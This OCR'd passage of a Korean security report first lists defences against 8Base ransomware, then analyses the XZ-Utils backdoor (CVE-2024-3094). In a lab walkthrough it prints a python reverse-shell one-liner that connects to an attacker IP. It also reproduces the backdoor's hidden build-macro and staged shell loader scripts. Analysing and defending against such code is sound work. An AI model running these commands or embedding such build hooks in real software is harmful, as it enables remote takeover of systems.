
8Base 의 .NET 기반 랜섬웨어는 페이로드를 메모리상에서 복호화해 새로운 프로세스로 실행하며, SmokeLoader 변종은 C2 에서 페이로드를 다운 받거나 SmokeLoader 내부에 저장된 페이로드를 복호화해 새로운 프로세스로 실행하는 방식을 사용하고 있다. 따라서 ASR(Attack Surface Reduction)[20] 규칙 활성화를 통해 악성 콘텐츠가 새로운 프로세스를 통해서 실행되는 것을 방지할 수 있다. 또한 의심스러운 파일을 다운로드 하거나 복제하더라도 실행시킬 수 없도록 Anti-Virus 를 활용해 격리해야 한다.

8Base 랜섬웨어는 지속적인 실행을 위해 랜섬웨어 파일을 시작 폴더에 복사하고 레지스트리에 등록해 부팅 시 자동으로 실행되도록 한다. 따라서, 관리자 계정을 제외한 사용자의 레지스트리 편집을 제한하는 방식으로 Windows 그룹 정책을 수정해 지속성을 확보하지 못하도록 할 수 있다.

파일의 암호화나 백업 데이터 삭제와 같은 기능을 수행하기 위해선 관리자 권한이 필요하다. 이를 위해 8Base 랜섬웨어는 UAC Bypass 기법을 활용하거나 권한이 있는 프로세스의 토큰을 복제해 사용한다. Windows 운영체제를 우회 기법이 패치된 버전으로 업데이트하거나, 그룹 정책 수정을 통해 사용자가 다른 프로세스의 토큰을 복제하거나 생성할 수 없도록 해야 한다.

[20] ASR(Attack Surface Reduction): 악성 코드의 공격 경로를 차단하는 기술

또한 8Base 랜섬웨어에는 방화벽을 비활성화 하거나 백업 데이터를 삭제하는 명령어들이 암호화된 채로 저장돼 있다. 해커들은 필요 시, 해당 명령어들을 복호화해서 사용하기 때문에 ASR 규칙 활성화, EDR(Endpoint Detection and Response)[21] 솔루션 등을 사용해 악성 행위를 사전에 차단해야 한다. 이외에도 DLP(Data Loss Prevention)[22] 솔루션이나 EDR 솔루션을 활용해 데이터 유출을 방지할 수 있으며, 별도의 네트워크나 저장소에 데이터를 소산 백업해 관리함으로써 파일 암호화와 NAS 혹은 백업 저장소의 데이터 삭제를 대처할 수 있다.



[21] EDR(Endpoint Detection and Response): 컴퓨터와 모바일, 서버 등 단말기에서 발생하는 악성 행위를 실시간으로 감지하고 분석 및 대응하여 피해 확산을 막는 솔루션

[22] DLP(Data Loss Prevention): 데이터의 흐름을 감시해 중요 정보 유출을 감시/차단하는 데이터 유출 방지 솔루션

■ 참고 사이트

• 영국 레스터 시의회(https://news.leicester.gov.uk/news-articles/2024/april/cyber-incident-update-3-april-2024/)

• 영국 레스터 시의회(https://news.leicester.gov.uk/news-articles/2024/april/more-data-published-following-leicester-cyber-attack/)

• CISA 보안 권고문(https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-060a)

• BleepingComputer 공식 홈페이지 (https://www.bleepingcomputer.com/news/security/hellokitty-ransomware-rebrands-releases-cd-projekt-and-cisco-data/#google_vignette)

• BleepingComputer 공식 홈페이지 (https://www.bleepingcomputer.com/news/security/8base-ransomware-gang-escalates-double-extortion-attacks-in-june/)

• Cyble Research & Intelligence Labs (https://cyble.com/blog/lockbit-blacks-legacy-unraveling-the-dragonforce-ransomware-connection/)

• SOCRadar 공식 홈페이지 (https://socradar.io/dark-web-profile-8base-ransomware/)

• Cyberint 공식 홈페이지 (https://cyberint.com/blog/research/all-about-that-8base-ransomware-group-the-details/)

• DarkReading 뉴스레터 (https://www.darkreading.com/threat-intelligence/sexi-ransomware-desires-vmware-hypervisors)

• Trend Micro 공식 홈페이지 (https://www.trendmicro.com/vinfo/tr/security/news/ransomware-spotlight/ransomware-spotlight-8base)

• 미국 에너지 및 상업 위원회 (https://energycommerce.house.gov/events/oversight-and-investigations-subcommittee-hearing-examining-the-change-healthcare-cyberattack)

Research & Technique

XZ-Utils 백도어 악성코드 분석(CVE-2024-3094)

■ 취약점 개요

2024 년 3 월 28 일 마이크로소프트(Microsoft) 수석 개발자인 안드레스 프로인트(Andres Freund)가 XZ 유틸즈(XZ-Utils)에 심어진 백도어를 발견했다. Andres Freund 는 분석 내용과 함께 해당 사실을 oss-security[23]에 제보했다. 이 백도어는 공격자가 인증과정 없이 무단으로 시스템에 접근할 수 있도록 보안체계를 무력화한다. 관련한 자세한 내용은 oss-security 메일링 리스트(Mailing list)[24]에서 확인할 수 있다.

• URL: https://www.openwall.com/lists/oss-security/2024/03/29/4

XZ-Utils 는 Tukaanni 프로젝트에서 파생된 LZMA 압축 알고리즘[25]을 사용한 오픈소스 압축 소프트웨어 도구다. 페도라(Fedora), 슬랙웨어(Slackware), 우분투(Ubuntu), 데비안(debian) 등 다수의 Linux 배포판에서 소프트웨어 패키지 압축을 위해 XZ-Utils 를 활용하고 있다. 또한 FreeBSD, NetBSD, 마이크로소프트의 윈도우 및 프리도스에서도 사용할 수 있다. 이처럼 XZ-Utils 는 상당수의 운영체제에서 사용되고 있는 만큼 파급력 및 위험도가 높아 CVSS 점수 최고점(10 점)을 받았다.

• URL: https://github.com/tukaani-project/xz

오픈소스 프로젝트는 누구나 개발에 참여하고 문제를 공유하며 해결방안 모색에 기여할 수 있다는 장점을 가지고 있다. 하지만 이번 XZ-Utils 백도어 사태로 인해 대규모 프로젝트들이 소수 오픈소스 기여자 프로젝트에 의존하고 있는 오픈소스 생태계의 보안 취약점이 드러났다. 이번 사태는 수많은 개발자들이 보안에 대한 경각심을 높이는 계기가 될 것으로 예상되며, 나아가 오픈소스 보안 점검 방안 및 정책적 관리체계의 마련이 필요함을 시사한다.

---

[23] oss-security: 다양한 오픈 소스 보안에 대한 논의를 하기 위한 공개 단체

[24] 메일링 리스트(Mailing list): 인터넷 사용자들에게 전자 우편을 이용해 정보를 널리 퍼뜨리는 방법을 뜻한다. 주로 개발자들과 사용자들 사이의 대화가 메일링 리스트의 형태로 제공된다.

[25] LZMA 압축 알고리즘: Igor Pavlov 에 의해 개발된 데이터 압축 알고리즘

■ 공격 타임라인

XZ-Utils 의 메인테이너(Maintainers)[26]인 라세 콜린(Lasse Collin)은 소프트웨어 유지 보수 활동 중 업무 부담을 덜기 위해 XZ-Utils 사태의 주범인 지아 탄(Jia Tan)에게 3 년에 걸쳐 권한을 부여했다.

Jia Tan 은 2022 년 2 월부터 XZ-Utils 프로젝트에서 활발히 활동했으며, 2024 년 2 월 23 일과 24 일, 이틀에 걸쳐 XZ-Utils 5.6.0 과 5.6.1 버전에 백도어 파일을 설치한 뒤 이를 게시했다. Jia Tan 이 xz-devel 메일링 리스트에 첫 패치를 보낸 시점이 2021 년 10 월 29 일인 점을 고려했을 때, 오랜 기간 동안 치밀하게 준비한 공격임을 짐작할 수 있다.




그림 1. CVE-2024-3094 공격 타임라인

[26] 메인테이너(Maintainers): 오픈소스 소비자로부터 다양한 사용 사례와 실제 사용자 경험을 수집해 오픈소스 프로젝트 유지 관리를 주도적으로 행하는 주체

■ 공격 시나리오

XZ-Utils 백도어의 공격 시나리오는 아래와 같다.




그림 2. XZ-Utils 백도어 공격 시나리오

① 공격자는 공급망 공격에 취약한 오픈소스 프로젝트를 탐색
② 공격자는 오픈소스 프로젝트 소프트웨어 소스코드에 백도어를 설치
③ 피해자는 백도어가 설치된 소프트웨어를 다운로드 받아 공격에 노출
④ 공격자는 백도어를 트리거해 원격에서 사용자 PC 에 랜섬웨어 및 악성코드를 배포

■ 영향받는 소프트웨어 버전

백도어가 설치된 XZ-Utils 버전은 다음과 같다.

S/W 구분	취약 버전
XZ-Utils	5.6.0, 5.6.1

■ 테스트 환경 구성 정보

테스트 환경을 구축해 XZ-Utils 백도어의 동작 과정을 살펴본다.

이름	정보
피해자	Ubuntu 22.04 XZ-Utils 5.6.1 (192.168.102.74)
공격자	Kali Linux (192.168.219.129)

■ 취약점 테스트

Step 1. 환경 구성

환경 구축을 위한 취약한 버전의 XZ-utils 5.6.1의 소스코드는 debian의 salsa에서 확인할 수 있다.

• URL:https://salsa.debian.org/debian/xz-utils/-/tree/46cb28adbbfb8f50a10704c1b86f107d077878e6

백도어에 존재하는 공개키와 쌍을 이루는 Jia Tan 의 개인키가 없다면 공격을 트리거 할 수 없으므로 임의의 공격자 개인키로 취약점을 테스트할 수 있는 xzbot을 활용한다.

• URL: https://github.com/amlweems/xzbot

위 링크를 통해 다운받은 XZ-utils 5.6.1 빌드 후 src/liblzma/.libs/ 경로에 liblzma.so.5.6.1 파일이 생성된다. 해당 파일을 xzbot 의 스크립트를 활용해 임의의 공격자 개인키에 해당하는 공개키를 통해 백도어가 작동하도록 패치한다. xzbot 의 patch.py 실행 커맨드 예시는 아래와 같다.

```
$ python3 patch.py src/liblzma/.libs/liblzma.so.5.6.1
```

Step 2. 취약점 테스트

패치가 완료된 liblzma.so.5.6.1 파일을 liblzma.so.5 를 통해 찾을 수 있도록 새로운 심볼릭 링크를 설정한다. 이후 공격자 PC 에서 xzbot 을 활용해 공격 구문을 삽입한 인증서로 ssh 접속 요청을 보내면 백도어가 실행된다.

공격자 PC 의 Reverse Shell 로 연결하는 xzbot 실행 커맨드는 다음과 같다.

```
$ ./main -addr 192.168.102.74 -cmd ` python -c 'import socket,subprocess,o;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.216.29",7777));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subproces.call(["/bin/sh","-i"]);'`
```

그림 3. Reverse Shell 연결 요청 커맨드

이후 피해자 PC 가 공격자 PC 의 Reverse Shell 로 연결이 된 것을 확인할 수 있다.




그림 4. Reverse Shell 연결 확인

■ 취약점 상세 분석

취약점 상세 분석에서는 XZ-utils 5.6.1 백도어 파일 분석과 실행 방식을 다룬다.

Step 1. 빌드 코드 분석

공격자는 XZ-utils 소스코드 내에 백도어를 심고 컴파일 스크립트를 통해 liblzma5.so 라이브러리에 백도어 코드를 삽입하도록 유도했다.

1) build-to-host.m4

매크로 프로세서인 m4 파일은 configure.ac 파일을 configure shell 스크립트로 바꾸는데 활용된다. build-to-host.m4 는 원래 시스템 간의 호환성 검사를 수행하는 정상 파일이지만, 공격자는 해당 파일의 일부를 변경해 악성코드를 불러오도록 유도했다. 해당 매크로가 실행되면 우선 아래의 AC_DEFUN(gl_BUILD_TO_HOST_INIT)의 코드가 먼저 실행된다.

```
dnl Some initializations for gl_BUILD_TO_HOST.
AC_DEFUN([gl_BUILD_TO_HOST_INIT],
[
  dnl Search for Automake-defined pkg* macros, in the order
  dnl listed in the Automake 1.10a+ documentation.
  gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null`
  if test -n "$gl_am_configmake"; then
    HAVE_PKG_CONFIGMAKE=1
  else
    HAVE_PKG_CONFIGMAKE=0
  fi

  gl_sed_double_backslashes='s/\\/\\\\/g'
  gl_sed_escape_doublequotes='s/"/\\"/g'
  gl_path_map='tr "\t \-_" " \t_\-"'
changequote(,)dnl
  gl_sed_escape_for_make_1="s,\\([ \"&'();<>\\\\\`|]\\),\\\\\\1,g"
changequote([,])dnl
  gl_sed_escape_for_make_2='s,\$,\\$$,g'
  dnl Find out how to remove carriage returns from output. Solaris /usr/ucb/tr
  dnl does not understand '\r'.
  case `echo r | tr -d '\r'` in
    '') gl_tr_cr='\015' ;;
    *)  gl_tr_cr='\r' ;;
  esac
])
```

그림 5. AC_DEFUN(gl_BUILD_TO_HOST_INIT) 코드

소스코드 내 $gl_am_configmake 로 설정된 grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null 이 실행되면 아래와 같이 bad-3-corrupt_lzma2.xz 를 찾게 된다.

```
sktester@22NB0226:~$ grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2> /dev/null
/home/sktester/xz-utils-46cb28adbbfb8f50a10704c1b86f107d077878e6/tests/files/bad-3-corrupt_lzma2.xz
```

그림 6. AC_DEFUN(gl_BUILD_TO_HOST_INIT) 코드 내 grep 명령 실행 결과

또한, $gl_path_map 으로 설정된 tr "₩t ₩-_" "₩t_₩-" 가 실행되면 실행 대상의 ₩t(Horizontal Tab) ↔ Space, -(Hyphen) ↔ _(Underscore)가 서로 치환된다. $gl_am_configmake 와 $gl_path_map 은 다음과 같이 소스코드 내에서 실행된다.

```
if test "x$gl_am_configmake" != "x"; then
  gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
else
  gl_[$1]_config=''
fi
```

그림 7. AC_DEFUN(gl_BUILD_TO_HOST) 코드 내 명령어 실행 스크립트

2) bad-3-corrupt_lzma2.xz

bad-3-corrupt_lzma2.xz 파일은 공격자에 의해 변조되어 압축 해제가 되지 않는다. 그러나 위 과정을 통해 문자열이 치환되면 정상적으로 압축이 풀리면서 다음과 같은 bash shell 스크립트(이하 Stage1)가 나타나게 된다.

```
sktester@22NB0226:~$ sed "r\n" xz-utils-46cb28adbbfb8f50a10704c1b86f107d077878e6/tests/files/bad-3-corrupt_
lzma2.xz | tr "\t \-_" " \t_\-" | xz -d
####Hello####
#U$♦
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
eval `grep ^srcdir= config.status`
if test -f ../../config.status;then
eval `grep ^srcdir= ../../config.status`
srcdir="../../$srcdir"
fi
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (h
ead -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
>/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) &
& head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +20
48 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -
c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev
/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && hea
d -c +2048 && (head -c +1024 >/dev/null) && head -c +939)";(xz -dc $srcdir/tests/files/good-large_compresse
d.lzma|eval $i|tail -c +31233|tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|xz -F raw --lz
ma1 -dc|/bin/sh
####World####
```

그림 8. bad-3-corrupt_lzma2.xz 파일을 통해 생성된 bash shell 스크립트

3) Stage1 – 악성 bash shell 스크립트 추출

먼저 Stage1 이 실행되면서 Linux 환경인지 검사를 진행한다. 이후 Stage1 은 다음 단계로 넘어가기 전, good-large_compressed.lzma 를 사용한다. 해당 파일은 정상적인 XZ 파일 형식이라 압축 해제가 가능하나, 파일 내부에는 사용하지 않는 데이터가 다수 존재한다. 따라서 필요하지 않은 부분들을 제거해 정상적인 값을 추출하는 과정이 필요하다. 해당 과정은 다음과 같이 이루어진다.

```
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/
null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c
+1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
(head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c
+2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) &&
head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/
null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c
+1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
(head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c
+2048 && (head -c +1024 >/dev/null) && head -c +939)";    ②        ③        ④
①(xz -dc $srcdir/tests/files/good-large_compressed.lzma|eval $i|tail -c +31233|tr
"\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|xz -F raw --lzma1 -dc|/
                                                                    ⑤
bin/sh
####World####
```

그림 9. Stage1 bash shell 스크립트 실행 순서

① tests/files/good-large_compressed.lzma 파일을 압축 해제한다.
이 때 good-large_compressed.lzma 파일은 정상적인 XZ 파일 형식이라 별도 과정 없이 압축 해제가 가능하다.

② $i 함수는 head 명령어를 통해 1024 bytes 를 무시하고 2048 bytes 를 불러오는 과정을 반복한다. 마지막 데이터는 2048 bytes 보다 부족한 939 bytes 가 남게 되는데 해당 bytes 도 추가해 불러온다.

③ 2 번 과정에서 추출한 데이터는 뒤의 31233 bytes 만 읽어온다.

④ 3 번 과정을 거친 데이터의 문자를 각각 다른 범위로 치환한다. 해당 과정을 거치고 나면 또 다시 정상적인 lzma1 압축 알고리즘을 사용한 파일이 생성된다.

⑤ 생성된 파일을 압축 해제한다.

그 결과, 또 다른 bash shell 스크립트(이하 Stage2)가 결과물로 나오게 된다.

```
sktester@22NB0226:~$ export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null)
 && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c
 +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (
head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +10
24 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/nu
ll) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head
 -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &
& (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +939)";(xz -dc xz-
utils-46cb28adbbfb8f50a10704c1b86f107d077878e6/tests/files/good-large_compressed.lzma|eval $i|tail -c +31
233|tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|xz -F raw --lzma1 -dc
P="-fPIC -DPIC -fno-lto -ffunction-sections -fdata-sections"
C="pic_flag=\" $P\""
O="^pic_flag=\" -fPIC -DPIC\"$"
R="is_arch_extension_supported"
x="__get_cpuid("
p="good-large_compressed.lzma"
U="bad-3-corrupt_lzma2.xz"
[ ! $(uname)="Linux" ] && exit 0
eval $zrKcVq
if test -f config.status; then
eval $zrKcSS
eval `grep ^LD=\'\/ config.status`
eval `grep ^CC=\' config.status`
eval `grep ^GCC=\' config.status`
eval `grep ^srcdir=\' config.status`
eval `grep ^build=\'x86_64 config.status`
eval `grep ^enable_shared=\'yes\' config.status`
eval `grep ^enable_static=\' config.status`
```

그림 10. Stage1 bash shell 스크립트를 통해 생성된 bash shell 스크립트

4) Stage2 – 환경 및 호환성 검사, Object 파일 추출, 특정 소스코드 수정

Stage2 의 bash shell 스크립트는 주로 환경 및 호환성 검사에 집중되어 있다. 이외에도 악성 Object 파일 추출, 특정 소스코드 수정을 수행한다. 스크립트는 컴파일 과정에 GCC 사용 여부 및 스크립트에서 사용할 특정 파일 존재 여부 등을 검사하는 환경 및 호환성 검사를 수행한다. 대표적인 예시로 아래와 같이 백도어가 함수를 후킹하는데 필요한 IFUNC(Indirect Function)[27] 기능을 현재 환경에서 사용하는지 검사한다.

```
if ! grep -qs '\["HAVE_FUNC_ATTRIBUTE_IFUNC"\]=" 1"' config.status > /dev/null 2>&1;
then
exit 0
```

그림 11. Stage2 bash shell 스크립트 중 IFUNC 기능 지원 여부 검사하는 코드

[27] IFUNC(Indirect Function): 프로그램 실행 시점에서 최적의 함수 구현을 선택할 수 있게 해주는 GNU C 라이브러리 기능

